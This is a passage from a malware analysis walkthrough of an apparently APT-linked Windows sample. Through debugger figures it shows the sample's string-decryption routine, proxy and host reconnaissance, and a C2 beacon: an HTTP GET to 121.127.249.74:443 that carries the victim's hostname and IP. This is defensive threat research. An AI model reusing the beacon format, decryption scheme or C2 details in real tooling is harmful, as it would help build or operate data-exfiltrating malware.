


Figure 20

We've successfully fixed the IAT in our dropped binary, and this operation is useful because it reveals different API calls which have to be analyzed:

Address	Ordinal	Name	Library
6718C0C8		DeleteCriticalSection	kernel32
6718C0CC		LeaveCriticalSection	kernel32
6718C0D0		EnterCriticalSection	kernel32
6718C0D4		InitializeCriticalSection	kernel32
6718C0D8		VirtualFree	kernel32
6718C0DC		VirtualAlloc	kernel32
6718C0E0		LocalFree	kernel32
6718C0E4		LocalAlloc	kernel32
6718C0E8		GetTickCount	kernel32
6718C0EC		QueryPerformanceCounter	kernel32
6718C0F0		GetVersion	kernel32
6718C0F4		GetCurrentThreadId	kernel32
6718C0F8		GetThreadLocale	kernel32
6718C0FC		GetStartupInfoA	kernel32
6718C100		GetLocaleInfoA	kernel32
6718C104		GetLastError	kernel32
6718C108		GetCommandLineA	kernel32
6718C10C		FreeLibrary	kernel32
6718C110		ExitProcess	kernel32
6718C114		WriteFile	kernel32
6718C118		UnhandledExceptionFilter	kernel32
6718C11C		SetFilePointer	kernel32
6718C120		SetEndOfFile	kernel32
6718C124		RtlUnwind	kernel32
6718C128		ReadFile	kernel32
6718C12C		RaiseException	kernel32
6718C130		GetStdHandle	kernel32
6718C134		GetFileSize	kernel32
6718C138		GetFileType	kernel32
6718C13C		CreateFileA	kernel32
6718C140		CloseHandle	kernel32
6718C148		GetKeyboardType	user32
6718C14C		MessageBoxA	user32
6718C154		RegQueryValueExA	advapi32

Figure 21

Now we will analyze the decrypted binary. It initiates the use of Winsock DLL by calling the WSASStartup function:

The screenshot shows the assembly view of the `<apt.WSASStartup>` function. The instruction `call <apt.WSASStartup>` is highlighted. The stack pointer (ESP) is at address `6718834F`. The stack contains the following values:

Address	Value
1: [esp]	00000202
2: [esp+4]	0019FD99
3: [esp+8]	6718C7C
4: [esp+C]	00000000

Figure 22

During the entire execution, the process decrypts relevant strings by using a custom algorithm that can be described shortly: If  $m$  is the encrypted buffer and  $key$  is the decryption key, the result of the algorithm is  $(m[i] \text{ AND } 0xF) \text{ XOR } (key[i] \text{ AND } 0xF) + (m[i] \text{ AND } 0xF0)$ , as presented below:

Assembly code snippet:

```

mov eax,dword ptr ds:[eax+ebx-1]
and al,F
mov edx,dword ptr ss:[ebp-8]
mov dl,byte ptr ds:[edx+esi-1]
and dl,F
xor al,dl
mov byte ptr ss:[ebp-D],al
lea eax,dword ptr ss:[ebp-4]
call apt.671839A4
mov edx,dword ptr ss:[ebp-4]
mov dl,byte ptr ds:[edx+ebx-1]
and dl,F0
mov cl,byte ptr ss:[ebp-D]
add dl,cl
mov byte ptr ds:[eax+ebx-1],dl
inc esi
mov eax,dword ptr ss:[ebp-8]
call apt.6718374C
cmp esi,eax
jle apt.671848B5
mov esi,1
inc ebx
dec edi
jne apt.67184B70
mov eax,dword ptr ss:[ebp-C]
mov edx,dword ptr ss:[ebp-4]
call apt.6718361C

```

Memory dump snippet:

Address	Hex	ASCII
03FE0038	39 36 32 28 32 35 3F 2A 31 32 3A 29 3F 30 3D 32	962(25?*12:)?0=2
03FE0048	37 34 00 00 00 00 00 00 00 00 00 00 00 00 00 00	74.....
03FE0058	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
03FE0068	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 23

After these operations are finished, the result represents the C2 server and the corresponding port number:

Address	Hex	ASCII
03FE0088	31 32 31 2E 31 32 37 2E 32 34 39 2E 37 34 3E 34	121.127.249.74>4
03FE0098	34 33 08 04 03 06 03 07 08 04 03 06 03 07 08 04	43.....
03FE00A8	03 06 03 07 08 04 03 06 03 07 08 04 03 06 03 07	.....
03FE00B8	08 04 03 06 03 07 08 04 03 06 03 07 08 04 03 06	.....
03FE00C8	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....

Figure 24

The malware opens the “Software\Microsoft\Windows\CurrentVersion\Internet Settings” registry key by calling the RegOpenKeyExA API:

Assembly code snippet:

```

push eax
push 20019
push 0
lea edx,dword ptr ss:[ebp-38]
mov eax,apt.67185EBC
call apt.67184924
mov eax,dword ptr ss:[ebp-38]
call apt.6718394C
push eax
push 80000001
push <apt.RegOpenKeyExA>

```

Registry path: "Software\Microsoft\Windows\CurrentVersion\Internet Settings"

Figure 25

The “ProxyEnable” value is extracted using the RegQueryValueExA function, and it’s compared with 1. This action has the purpose of verifying if the current machine is using a proxy for network communications:




Figure 26

If “ProxyEnable” is equal to 1, the malware proceeds and extracts the value of “ProxyServer” (hostnames/IPs of the proxy server on the network), as displayed in the next figure:




Figure 27

The `gethostname` function is used to retrieve the host name for the local machine:




Figure 28

The function result from above is used as a parameter for the `gethostbyname` function, which can be used to retrieve host information corresponding to the local machine, as shown in figure 29:




Figure 29

The inet\_ntoa function is utilized to convert the IP address of the host into an ASCII string (dotted-decimal format):




Figure 30

There is some sort of reverse operation done by the malware because it's using the inet\_addr function to convert the string representation of the IP address into a proper address for the IN\_ADDR structure:




Figure 31

The hostname and the IP address of the machine represented as a decimal number are combined into a string that will be used in the upcoming network communications with the C2 server:

Address	Hex	ASCII
03FE01DC	44 45 53 48 54 4F 50 2D 32 [REDACTED] 2F	DESKTOP-2[REDACTED]
03FE01EC	32 31 35 38 32 37 34 37 35 32 2F 32 31 35 38 32	2158274752/21582
03FE01FC	37 34 37 35 32 30 00 00 26 00 00 00 02 00 00 00	747520..&.....

Figure 32

The malicious process uses the same decryption algorithm described before in order to decrypt important strings. The function is highlighted in the next picture:

```

CODE:671852F9 call sub_67184BF0
CODE:671852FE push [ebp+var_8]
CODE:67185301 push ds:dword_6718B684
CODE:67185307 push offset_str_.Text
CODE:6718530C push ds:dword_6718B688
CODE:67185312 lea ecx, [ebp+var_C]
CODE:67185315 mov edx, offset_str_dhg.Text
CODE:6718531A mov eax, offset_str_gp_g_.Text
CODE:6718531F call sub_67184BF0
CODE:67185324 push [ebp+var_C]
CODE:67185327 push [ebp+var_4]
CODE:6718532A lea ecx, [ebp+var_10]
CODE:6718532D mov edx, offset_str_dhg.Text
CODE:67185332 mov eax, offset_str_mfck_wft_OZPX.Text
CODE:67185337 call sub_67184BF0
CODE:6718533C push [ebp+var_10]
CODE:6718533F push offset_str__0.Text
CODE:67185344 lea edx, [ebp+var_14]
CODE:67185347 mov eax, offset_str_u0_J.Text
CODE:6718534C call sub_67184D28
CODE:67185351 push [ebp+var_14]
CODE:67185354 push offset_str__0.Text
CODE:67185359 lea ecx, [ebp+var_18]
CODE:6718535C mov edx, offset_str_f_dg.Text
CODE:67185361 mov eax, offset_str_Gmgbvz_Kg_crgia.Text
CODE:67185366 call sub_67184BF0
CODE:6718536B push [ebp+var_18]
CODE:6718536E push offset_str__0.Text
CODE:67185373 lea ecx, [ebp+var_1C]
CODE:67185376 mov edx, offset_str_f_dg.Text
CODE:6718537B mov eax, offset_str_Naws_.Text
CODE:67185380 call sub_67184BF0
CODE:67185385 push [ebp+var_1C]
CODE:67185388 push ds:dword_6718B684
CODE:6718538E push offset_str_.Text
CODE:67185393 push ds:dword_6718B688
CODE:67185399 push offset_str__0.Text
CODE:6718539E lea ecx, [ebp+var_20]
CODE:671853A1 mov edx, offset_str_f_dg.Text
CODE:671853A6 mov eax, offset_str_V_e_ko_ha_dgml.Text
CODE:671853AB call sub_67184BF0
CODE:671853B0 push [ebp+var_20]
CODE:671853B3 push offset_str__0.Text
CODE:671853B8 lea edx, [ebp+var_24]

```

Figure 33

An example of how the algorithm performs is displayed below, where EAX represents the encrypted string and the key is moved into the EDX register:

Figure 34

By placing a breakpoint after the operation is supposed to end, we can observe that the string was successfully decrypted:

Figure 35

After a few more operations are performed, we can distinguish other interesting strings, like the User Agent that will be used in the communications with the Command and Control server:



Address	Hex	ASCII
03FE0234	47 45 54 20 68 74 74 70 3A 2F 2F 00 16 00 00 00	GET http://.....
03FE0244	01 00 00 00 07 00 00 00 2F 63 78 67 69 64 2F 00	...../cxgid/.
03FE0254	22 00 00 00 01 00 00 00 13 00 00 00 2F 69 6E 64	"...../ind
03FE0264	65 78 2E 70 68 70 20 48 54 54 50 2F 31 2E 30 00	ex.php HTTP/1.0.
03FE0274	1A 00 00 00 01 00 00 00 08 00 00 00 41 63 63 65	.....Acce
03FE0284	70 74 3A 20 2A 2F 2A 00 26 00 00 00 01 00 00 00	pt: /*.&.....
03FE0294	16 00 00 00 41 63 63 65 70 74 2D 4C 61 6E 67 75	....Accept-Langu
03FE02A4	61 67 65 3A 20 65 6E 2D 75 73 00 00 16 00 00 00	age: en-us.....
03FE02B4	01 00 00 00 06 00 00 00 48 6F 73 74 3A 20 00 00	.....Host: ..
03FE02C4	22 00 00 00 01 00 00 00 10 00 00 00 50 72 61 67	".....Prag
03FE02D4	6D 61 3A 20 6E 6F 2D 63 61 63 68 65 00 00 72 65	ma: no-cache..re
03FE02E4	52 00 00 00 01 00 00 00 43 00 00 00 55 73 65 72	R.....C...User
03FE02F4	2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F	-Agent: Mozilla/
03FE0304	34 2E 30 20 28 63 6F 6D 70 61 74 69 62 6C 65 38	4.0 (compatible;
03FE0314	20 4D 53 49 45 20 37 2E 30 38 20 57 69 6E 64 6F	MSIE 7.0; windo
03FE0324	77 73 20 4E 54 20 35 2E 31 38 20 53 56 31 29 00	ws NT 5.1; SV1).
03FE0334	22 00 00 00 01 00 00 00 11 00 00 00 43 6F 6E 74	".....Cont
03FE0344	65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 00 5C 57	ent-Length: 0.\W

Figure 36

The sample builds an HTML document that contains the infected hostname and the IP address corresponding to the local machine. This form will be used in a POST request as we'll see later on:

Address	Hex	ASCII
03FE04B4	3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 74 69 74	<html><head><tit
03FE04C4	6C 65 3E 52 65 73 75 6C 74 3C 2F 74 69 74 6C 65	le>Result</title
03FE04D4	3E 3C 2F 68 65 61 64 3E 00 00 00 00 1A 00 00 00	></head>.....
03FE04E4	01 00 00 00 0A 00 00 00 3C 62 6F 64 79 3E 3C 68	.....<body><h
03FE04F4	34 3E 00 00 22 00 00 00 01 00 00 00 13 00 00 00	4>.....
03FE0504	3C 2F 68 34 3E 3C 2F 62 6F 64 79 3E 3C 2F 68 74	</h4></body></ht
03FE0514	6D 6C 3E 00 7E 00 00 00 01 00 00 00 6D 00 00 00	ml>.....m
03FE0524	3C 68 74 6D 6C 3E 3C 68 65 61 64 3E 3C 74 69 74	<html><head><tit
03FE0534	6C 65 3E 52 65 73 75 6C 74 3C 2F 74 69 74 6C 65	le>Result</title
03FE0544	3E 3C 2F 68 65 61 64 3E 0D 0A 3C 62 6F 64 79 3E	></head>...<body>
03FE0554	3C 68 34 3E 44 45 53 48 54 4F 50 2D 32 [REDACTED]	<h4>DESKTOP-2[REDACTED]
03FE0564	[REDACTED] 2F 32 31 35 38 32 37 34 37 35 32 2F 32 [REDACTED]	/2158274752/2[REDACTED]
03FE0574	31 35 38 32 37 34 37 35 32 30 3C 2F 68 34 3E 3C	1582747520</h4><
03FE0584	2F 62 6F 64 79 3E 3C 2F 68 74 6D 6C 3E 00 56 65	/body></html>.<Ve

Figure 37

The socket function is used to create a socket, and the following parameters are passed to the function call: 0x2 (**AF\_INET** – IPv4 address family), 0x1 (**SOCK\_STREAM** – provides sequenced, reliable, two-way streams with an OOB data transmission mechanism) and 0 (the protocol is not specified). The function call is shown below:

The screenshot shows a debugger window with assembly code. The instruction at address 67186C06 is highlighted: `call <apt.socket>`. The code below it shows `CODE: 67186C06 apt.exe:$6C06 #6006`. The right side of the window shows a watch window with values: 0019FEF8 (00000002), 0019FEFC (00000001), and 0019FF00 (00000000).

Figure 38

The `setsockopt` API is used to set a socket option. The following parameters can be highlighted – 0xFFFF (**SOL\_SOCKET** – socket layer), 0x8 (**SO\_KEEPALIVE** – enable keep-alive packets for a socket connection):

```

67186C1D 6A 04      push 4
67186C1F 8D 45 F4   lea eax, dword ptr ss:[ebp-C]
67186C22 50        push eax
67186C23 6A 08      push 8
67186C25 68 FF FF 00 00 push FFFF
67186C2A 8B 06      mov eax, dword ptr ds:[esi]
67186C2C 50        push eax
67186C2D E8 16 DA FF FF call <apt.setsockopt>

```

CODE: 67186C2D apt.exe:\$6C2D #602D

Address	Hex	ASCII
03FE0384	47 45 54 20 68 74 74 70	GET http://121.1

Figure 39

The second setsockopt call has different parameters – 0xFFFF (SOL\_SOCKET – socket layer), 0x1006 (SO\_RCVTIMEO – receive timeout), 0x15f90 = 90000ms = 90s (optval parameter):

```

67186C39 6A 04      push 4
67186C3B 8D 45 F0   lea eax, dword ptr ss:[ebp-10]
67186C3E 50        push eax
67186C3F 68 06 10 00 00 push 1006
67186C44 68 FF FF 00 00 push FFFF
67186C49 8B 06      mov eax, dword ptr ds:[esi]
67186C4B 50        push eax
67186C4C E8 F7 D9 FF FF call <apt.setsockopt>

```

CODE: 67186C4C apt.exe:\$6C4C #604C

Address	Hex	ASCII
03FE0384	47 45 54 20 68 74 74 70	GET http://121.1

Figure 40

The third setsockopt call is different than the second one because it sets the send timeout to 90 seconds:

```

67186C58 6A 04      push 4
67186C5A 8D 45 F0   lea eax, dword ptr ss:[ebp-10]
67186C5D 50        push eax
67186C5E 68 05 10 00 00 push 1005
67186C63 68 FF FF 00 00 push FFFF
67186C68 8B 06      mov eax, dword ptr ds:[esi]
67186C6A 50        push eax
67186C6B E8 D8 D9 FF FF call <apt.setsockopt>

```

CODE: 67186C6B apt.exe:\$6C6B #606B

Address	Hex	ASCII
03FE0384	47 45 54 20 68 74 74 70	GET http://121.1

Figure 41

The port number 0x1BB is converted from TCP/IP network byte order to host byte order (little-endian on Intel processors) by using a ntohs function call:

```

6718603F 56          push esi
67186040 E8 DB E5 FF FF  call <apt.ntohs>
67186045 66 89 45 EA  mov word ptr ss:[ebp-16],ax

```

CODE: 67186040 apt.exe:\$6040 #5440

Figure 42

The malware is using the inet\_addr function to transform the C2 IP address into a proper address for the IN\_ADDR structure:

```

67186053 56          push esi
67186054 E8 CF E5 FF FF  call <apt.inet_addr>
67186059 83 F8 FF      cmp eax,FFFFFFFF

```

CODE: 67186054 apt.exe:\$6054 #5454

Figure 43

There is a network connection established to the C2 server using the connect function. The following elements can be highlighted in the sockaddr structure: 0x2 (AF\_INET – IPv4 address family), 0x1BB = 443 (port number), 0x797FF94A (the C2 server represented as a hex value). The function call is represented in the next figure:

```

67186088 6A 10        push 10
6718608D 8D 45 E8    lea eax,dword ptr ss:[ebp-18]
67186090 50         push eax
67186091 57         push edi
67186092 E8 81 E5 FF FF  call <apt.connect>

```

CODE: 67186092 apt.exe:\$6092 #5492

Address	Hex	ASCII
0019FEC4	02 00 01 BB 79 7F F9 4A E6 D6 C1 65 A4 FE 19 00	...»y.ÛJæOÄe#p..

Figure 44

The sample performs a GET request to the C2 server with the user agent that was decrypted earlier: “User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1)”. The data is sent using the send function:

Figure 45 shows a debugger window with the following assembly code:

```

67186883 6A 00 push 0
67186885 8B 45 FC mov eax,dword ptr ss:[ebp-4]
67186888 E8 BF CB FF FF call apt.6718374C
6718688D 50 push eax
6718688E 8B 45 FC mov eax,dword ptr ss:[ebp-4]
67186891 E8 B6 CD FF FF call apt.6718394C
67186896 50 push eax
67186897 56 push esi
67186898 E8 A3 DA FF FF call <apt.send>

```

The hex dump below shows the response data:

Address	Hex	ASCII
03FE0384	47 45 54 20 68 74 74 70 3A 2F 2F 31 32 31 2E 31	GET http://121.1
03FE0394	32 37 2E 32 34 39 2E 37 34 3A 34 34 33 2F 63 78	27.249.74:443/cx
03FE03A4	67 69 64 2F 44 45 53 48 54 4F 50 2D 32 43 33 49	gid/DESKTOP-2C3I
03FE03B4	51 48 4F 2F 32 31 35 38 32 37 34 37 35 32 2F 32	QH0/2158274752/2
03FE03C4	31 35 38 32 37 34 37 35 32 30 2F 69 6E 64 65 78	1582747520/index
03FE03D4	2E 70 68 70 20 48 54 54 50 2F 31 2E 30 0D 0A 41	.php HTTP/1.0..A
03FE03E4	63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65	cept: /*.*.Acce
03FE03F4	70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D	pt-Language: en-
03FE0404	75 73 0D 0A 48 6F 73 74 3A 20 31 32 31 2E 31 32	us..Host: 121.12
03FE0414	37 2E 32 34 39 2E 37 34 3A 34 34 33 0D 0A 50 72	7.249.74:443..Pr
03FE0424	61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A	agma: no-cache..
03FE0434	55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69	User-Agent: Mozi
03FE0444	6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69	lla/4.0 (compati
03FE0454	62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 38 20 57	ble; MSIE 7.0; W
03FE0464	69 6E 64 6F 77 73 2D 4E 54 20 35 2E 31 38 20 53	indows NT 5.1; S
03FE0474	56 31 29 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E	V1)..Content-Len
03FE0484	67 74 68 3A 20 30 0D 0A 43 6F 6E 6E 65 63 74 69	gth: 0..Connecti
03FE0494	6F 6E 3A 20 48 65 65 70 2D 41 6C 69 76 65 0D 0A	on: Keep-Alive..

Figure 45

The malware reads the response from the server using the `recv` function, byte-by-byte (the length parameter is 1). It stops when the result contains “\x0d\x0a\x0d\x0a” (2 new line characters in Windows) and it checks to see if the response contains “200 OK”, which means that the connection was successfully established:

Figure 46 shows a debugger window with the following assembly code:

```

671863A6 6A 00 push 0
671863A8 6A 01 push 1
671863AA 8B 45 F4 mov eax,dword ptr ss:[ebp-C]
671863AD 8D 44 30 FF lea eax,dword ptr ds:[eax+esi-1]
671863B1 50 push eax
671863B2 8B 45 FC mov eax,dword ptr ss:[ebp-4]
671863B5 50 push eax
671863B6 E8 7D E2 FF FF call <apt.recv>

```

The hex dump below shows the received data:

Address	Hex	ASCII
03FE0894	00 00 00 00 F4 B5 18 67 F4 B5 18 67 64 37 00 00	...ou.ad7..

Figure 46

There is also a second comparison between the response and the “!!” string (if the result doesn’t contain “!!”, then the process performs a `closesocket` API call):

